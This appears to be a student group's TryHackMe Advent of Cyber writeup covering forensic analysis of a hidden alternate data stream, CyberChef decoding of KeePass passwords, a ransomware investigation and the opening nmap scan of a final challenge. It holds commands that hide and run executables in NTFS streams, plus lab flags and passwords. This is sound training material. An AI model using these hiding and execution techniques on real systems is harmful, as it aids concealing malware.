

PSP0201

Week 6

Writeup

Group Name: hiSpec

Members


ID	Name	Role
1211101670	Nur Lycia Nisriena binti Razidy	Leader
1211101007	Aisyah binti Ahmad Kassim	Member
1211101073	Muhammad Adam bin Mazli Zakuan	Member
1211101619	Nik Syareena Aida binti Nik Ahmad Faizul	Member

Day 21 (Blue Teaming) - Time for some ELForensics

Tools used : Terminal, Attackbox, PowerShell, Remmina

Question 1

Open the “db file hash” text file in the Documents directory



Question 2

Obtaining “deebee.exe” file hash in MD5 algorithm

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 deebee.exe
Algorithm      Hash
----          ---
MD5           SF037501FB542AD2D9B06EB12AED09F0
Path          C:\Users\littlehelper\Documents\deebe...
```

Question 3

Obtaining “deebee.exe” file hash in SHA256 algorithm

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 deebee.exe
Algorithm      Hash
----          ---
SHA256        F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED
Path          C:\Users\littlehelper\Documents\deebe...
```

Question 4

Use command 'c:\Tools\strings64.exe -accepteula '\deebee.exe' to scan the executable and get the flag.

```
Windows PowerShell
System.Threading
System.Runtime.Versioning
Program
System
Main
System.Reflection
Sleep
Clear
.ctor
System.Diagnostics
System.Runtime.InteropServices
System.Runtime.CompilerServices
DebuggingModes
args
Object
Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu... standby...
THM{f6187e6cbe1214139ef313e108cb6ff9}
Set-Content -Path .\lists.exe -Value $(Get-Content $(Get-Command C:\Users\littlehelper\Documents\db.exe).Path -ReadCount 0 -Encoding Byte)
-Encoding Byte -Stream hidedb
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
>;P
z!V
WrapNonExceptionThrows
deebee
Copyright
2020
$C8374a1e-384F-4cF2-b8c0-81f74ec36ab2
1.0.0.0
.NETFramework,Version=v4.0
FrameworkDisplayName
.NET Framework 4
RSOS
*FF
J:\code\acc\deebee\deebee\obj\Debug\deebee.pdb
_CorExeMain
mscoree.dll
VS_VERSION_INFO
```

Question 5

The command to view ADS is Get-Item -Path .\deebee.exe -Stream *

```
PS C:\users\littlehelper\Documents> Get-Item -Path .\deebee.exe -Stream *

```

PSPath	:	Microsoft.PowerShell.Core\FileSystem::C:\users\littlehelper\Documents\deebee.exe::\$DATA
PSParentPath	:	Microsoft.PowerShell.Core\FileSystem::C:\users\littlehelper\Documents
PSChildName	:	deebee.exe::\$DATA
PSDrive	:	C
PSProvider	:	Microsoft.PowerShell.Core\FileSystem
PSIsContainer	:	False
FileName	:	C:\users\littlehelper\Documents\deebee.exe
Stream	:	\$DATA
Length	:	5632


PSPath	:	Microsoft.PowerShell.Core\FileSystem::C:\users\littlehelper\Documents\deebee.exe:hidedb
PSParentPath	:	Microsoft.PowerShell.Core\FileSystem::C:\users\littlehelper\Documents
PSChildName	:	deebee.exe:hidedb
PSDrive	:	C
PSProvider	:	Microsoft.PowerShell.Core\FileSystem
PSIsContainer	:	False
FileName	:	C:\users\littlehelper\Documents\deebee.exe
Stream	:	hidedb
Length	:	6144

Question 6

Access the stream using wmic to connect to the database connector file. Then, we will get the flag that is

```
PS C:\users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deebee.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 4108;
    ReturnValue = 0;
};

PS C:\users\littlehelper\Documents> ■
```



Question 7


Sharika Spooner is in the Naughty List

```
C:\users\littlehelper\Documents\deebee.exe:hidedb
Antony Collyer
Desus Height
Dere Mager
Beatriz Deakins
Jamel Watwood
Kareem Frakes
Jacques Elmore
Margery Weatherly
Glenn Montufar
Joy Keisler
Wendy Lair
Lucas Gravitt
Malka Burley
Darleen Rhea
Mozell Linger
Shantell Matsumoto
Garth Arambula
Lavada Whitlock
Chance Heisler
Goldie Kimrey
Muriel Ariza
Missy Stiner
Sanford Geesey
Dovan Hullett
Sherlene Loehr
Melisa Vanhoose
Sharika Spooner

Sucks for them .. Returning to the User Menu... ■
```

Question 8

Jaime Victoria is in the Nice List



The screenshot shows a terminal window with the following text:

```
C:\users\littlehelper\Documents\deebee.exe:hidedb
Myron Provenza
Launa Gwin
Leatrice Turpin
Sabrina Karns
Karly Lorenzo
Cina Mccay
Andre Schepis
Gabriel Youngren
Lilia Waldrip
Jesenia Pressley
Zulema McGrory
Alishia Abadie
Clementine Wotring
Maximina Lamer
Allison Reich
Laurine Bryce
Carmelo Reichel
Savannah Helsel
Rossie Nordin
Glenn Malpass
Dahlia Bortz
Denice Wachtel
Frances Merkle
Thomasena Latimore
Laurena Gardea
Delphine Gossard
Jaime Victoria

Awesome .. Great! Returning to the User Menu...
```

Thought Process/Methodology:

After launching Windows attack box via Remmina, go to Documents folder in <C:\Users\littlehelper\Documents> and open “db file hash” text file to see the legitimate hash of “deebee.exe”. Open PowerShell and change directories to where the “deebee.exe” is located which is <C:\Users\littlehelper\Documents> and insert the code <**Get-FileHash -Algorithm MD5 .\deebee.exe**> to obtain “deebee.exe” hash in MD5 algorithm. Change MD5 to SHA256 to change the algorithm to SHA256 <**Get-FileHash -Algorithm SHA256 .\deebee.exe**>. Next, inspect the file using “Strings.exe” located in <C:\Tools> by inserting the code <**C:\Tools\strings64.exe -accepteula .\deebee.exe**> and the components of “deebee.exe” will appear and so is the flag. Next, run <**Get-Item -Path .\deebee.exe -Stream ***> to view the file’s attributes. Take note of the Stream attribute (hidedb) and run <**wmic process call create \$(Resolve-Path .\deebee.exe:hidedb)**> in order to run “deebee.exe”. Lastly, choose between 1 or 2 the view the name list of Nice List and Naughty List respectively.

Day 22: Blue Teaming - Elf McEager becomes CyberElf

Tools Used: THM Attackbox, Terminal, Firefox, Remmina, CyberChef, Keepass

Solution/Walkthrough:

Question 1 and 2

Copy the suspicious folder name and using CyberChef, decode the folder name using the **Magic** recipe. There we get the password to the KeePass database and the encoding method listed as the 'Matching ops'.

The screenshot shows the CyberChef interface. On the left sidebar, under the 'Encryption / Encoding' section, the 'Magic' recipe is selected. The input field contains the Base64 encoded string: dGh1Z3JpbmNod2FzaGVyZQ==. The output panel shows the decoded result: thegrinchwashere. The 'Matching ops' section indicates the string was From Base64, Valid UTF8, and has an Entropy of 3.28. The 'From_Base64(' and ')' parts of the output are highlighted with a red box, along with the word 'here'. The 'Auto Bake' checkbox is checked.


Question 3

On Remmina, open the suspicious folder and open the **Private** tab. Then, open the **hiya** key and we can find the note written on the hiya key.

The screenshot shows the Remmina Keepass key editor. A key named 'hiya' is selected. In the 'Notes' field, there is a message: 'Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P'. This message is highlighted with a red box.

Question 4 and 5

On Remmina, under the **Private** tab, open the **Network** tab. Then, open **Elf Server** and tap the **three-dot button** to get the undecoded password.



Then, using CyberChef decode the password using the **Magic** recipe to get the password and also the encoding used on the Elf Server password.

Recipe (click to load)	Result snippet	Properties
From_Hex('None')	sn0wM4n!	Valid UTF8 Entropy: 2.75

Question 6

On Remmina, under the **Private** tab, open the **eMail** tab. Then, open **ElfMail** and tap the **three-dot button** to get the undecoded password. Using CyberChef, decode the password using the **From HTML Entity** recipe to get the password.

The screenshot shows the CyberChef interface. On the left, there's a sidebar with various categories like 'Operations', 'entities', 'From HTML Entity' (which is selected), 'To HTML Entity', 'Favourites', etc. The main area has tabs for 'Input' and 'Output'. Under 'Input', the text is: `length: 62 lines: 1 start: 62 end: 62 length: 0` followed by a series of encoded characters: `ic3Skating!`. Under 'Output', it shows `time: 9ms length: 11 lines: 1` and the decoded result: `ic3Skating!` which is highlighted with a red box.

Question 7

On Remmina, under the **Private** tab, open the **Recycle Bin** tab. Then, open **Elf Security System** and tap the **three-dot button** to get the password. There, we can get the username:password pair.

The screenshot shows the 'Elf Security System' configuration window. It includes fields for 'Title' (Elf Security System), 'User name' (superelfadmin), 'Password' (nothinghere), 'Repeat' (empty), 'Quality' (22 bits, 11 ch.), 'URL' (empty), 'Notes' (a large text area containing a base64 encoded string of characters), and 'Expires' (7/23/2022 12:00:00 AM). The 'nothinghere' password is highlighted with a red box.

Question 8

Copy the code from **Elf Security System** notes. Using CyberChef, decode the code using **From Charcode** recipe and set the Delimiter to **Comma** and the Base to **10**. Use the recipe twice to get the decoded version of the code.

The screenshot shows the CyberChef interface with the following configuration:

- Operations:** charcode
- From Charcode 1:** Delimiter: Comma, Base: 10
- From Charcode 2:** Delimiter: Comma, Base: 10
- Input:** length: 3142, lines: 1
32, 105, 102, 40, 110, 116, 51, 32, 61, 61,
32, 116, 114, 117, 101, 41, 123, 100, 111,
99, 117, 109, 101, 110, 116, 46, 103, 101,
116, 69, 108, 101, 109, 101, 110, 116, 115,
66, 121, 84, 97, 103, 78, 97, 109, 101, 40,
34, 104, 101, 97, 100, 34, 41, 91, 48, 93,
46, 97, 112, 112, 101, 110, 100, 67, 104,
105, 108, 100, 40, 115, 111, 109, 101, 115,
116, 114, 105, 110, 103, 41, 59, 32, 125);
.....
- Output:** time: 1ms, length: 69, lines: 1
.https://gist.github.com/heavenraiza/1d321244c4d667446dbfd9a3298a88b8

Then, copy the link in Firefox tab which would redirect us to GitHub, which contain the flag.

The screenshot shows a Firefox browser window with the following details:

- Address bar: https://gist.github.com/heavenraiza/1d321244c4d667446dbfd9a3298a88b8
- Page title: GitHub Gist
- Page content:
 - Instantly share code, notes, and snippets.
 - heavenraiza / cyberelf
 - Created 2 years ago
 - Code, Revisions 1, Stars 23, Forks 0
 - Download ZIP
 - Raw
 - 1 THM{657012dcf3d1318dca0ed864f0e70535}

Thought Process/Methodology:

Deploy the TryHackMe Attackbox, then open Remmina and fill in the Server, User name, and User password box using the info given by TryHackMe. For Question 1 and 2, copy the suspicious folder name and using CyberChef, decode the folder name using the **Magic** recipe to get the password and the encoding method. For Question 3, on Remmina, open the suspicious folder and open the **Private** tab. Then, open the **hiya** key and we can find the note written on the hiya key. Next, for Question 4 and 5, under the **Private** tab, open the **Network** tab. Then, open **Elf Server** and tap the **three-dot button** to get the undecoded password. Then, using CyberChef decode using the **Magic** recipe to get the password and the encoding method. For Question 6, open the **eMail** tab and open **ElfMail** to get the undecoded password. Then, use CyberChef to decode the password using the **From HTML Entity** recipe. For Question 7, open the **Recycle Bin** tab and open **Elf Security System** to get the password. There, we can get the username:password pair. For Question 8, copy the code from **Elf Security System** notes and use CyberChef to decode the code using **From Charcode** recipe and set the Delimiter to **Comma** and the Base to **10**. Use the recipe twice to get the decoded version of the code. Then, copy the decoded code in Firefox tab which would then redirect us to GitHub, which contain the flag.

Day 23: Blue Teaming - The Grinch Strikes Again!

Tools Used: THM Attackbox, Remmina, Cyber Chef

Solution/Walkthrough:

Question 1

The wallpaper says 'THIS IS FINE'



Question 2

Open the RansomNote.txt file then decrypt the encrypted bitcoin address at Cyber Chef suing from base 64. The plain text value is 'nomorebestfestivalcompany'.

This PC > Desktop

Name	Date modified	Type
opidsfsdf.exe	11/25/2020 8:19 PM	Application
RansomNote.txt	12/7/2020 7:53 AM	Text Document

RansomNote.txt - Notepad

Edit Format View Help

you were calmly looking at your documents I encrypted all the workstations at Be:
tival Company just now. Including yours McEager! Send me lots and lots of money +
bitcoin address (bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==) and MAYBE I'll give you t
to decrypt. >:^p

Input length: 36 lines: 1

From Base64

Alphabet: A-Za-z0-9+=

Remove non-alphabet chars


Output time: 7ms length: 25 lines: 1

nomorebestfestivalcompany


STEP BAKE! Auto Bake

Question 3

The file extension for each of the encrypted files is .grinch




opidsfsdf is the name of the suspicious scheduled task.




Question 4

C:\users\administrator\Desktop\opidsfsdf.exe is the location of the executable that is run at login.




Question 5

The ShadowCopyVolume ID is 7a9eea15-0000-0000-0000-010000000000.




Question 6

Click View to select view hidden items so at Backup(Z:) so we can see the hidden folder named confidential.



Question 7

The password within the file is m33pa55w0rdlZseecure



Thought Process/Methodology:

Firstly, we launched Remmina. Then, changed the RDP in preference for quality settings to Poor(fastest) and selected wallpaper so the wallpaper will show later. Next, connect to the remote machine using remmina. Open file explorer and go to desktop to open **RansomNote.txt** and get the bitcoin address. Later, we decrypted the bitcoin address given to get the plain text value. Then, go to disk management and in order to see the partition within Windows Explorer, we must assign it a drive letter. **Right-click the partition** and **select Change Drive Letter and Paths. Click Add**. In the dropdown choose a letter, such as **Z**, and click OK. At the top, in the Volume column, we should now see that the partition has a letter assigned to it. Then, back to File explorer navigate to **Backup(Z:)** and navigate to the next file to see the file extension. Then, open task scheduler to see the suspicious name in it. Then, clicked action or properties at the suspicious name to see the location of the executable that is run at login. Then, clicked properties again at shadow copy to get **The ShadowCopyVolume ID**. Next, back to file explorer in the menu, select View, and checkmark Hidden Items. We should now see any hidden content right within Windows Explorer. The hidden file name is **confidential**. Lastly, restore files to a previous version, simply right-click the folder and select Properties then select the Previous Versions tab. Now, we can get the password within the file is **m33pa55w0rdlZseecure**.

Day 24 (Final Challenge) - The Trial Before Christmas

Tools used : Terminal, Attackbox, BurpSuite, CrackStation, MYSQL, FireFox, nmap, gobuster, reverse shell, MD5Decrypt

Solution/walkthrough :

Question 1


Scan the machine IP address with nmap .The ports that are open are 80 and 65000.

```
root@ip-10-10-118-233:~# nmap -p- -T5 10.10.62.107
Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-21 05:59 BST
Warning: 10.10.62.107 giving up on port because retransmission cap hit (2).
Nmap scan report for ip-10-10-62-107.eu-west-1.compute.internal (10.10.62.107)
Host is up (0.00042s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
80/tcp    open  http
65000/tcp open  unknown
MAC Address: 02:C2:E9:85:58:05 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 610.55 seconds
root@ip-10-10-118-233:~#
```

Question 2

Type in the machine IP address with port 65000 in our browser.The hidden website is titled as Light Cycle.



Question 3

Change the directory to /usr/share/wordlists and see the contents under the directory. We will see the directory dirbuster

```
root@ip-10-10-199-140:/usr/share/wordlists# ls
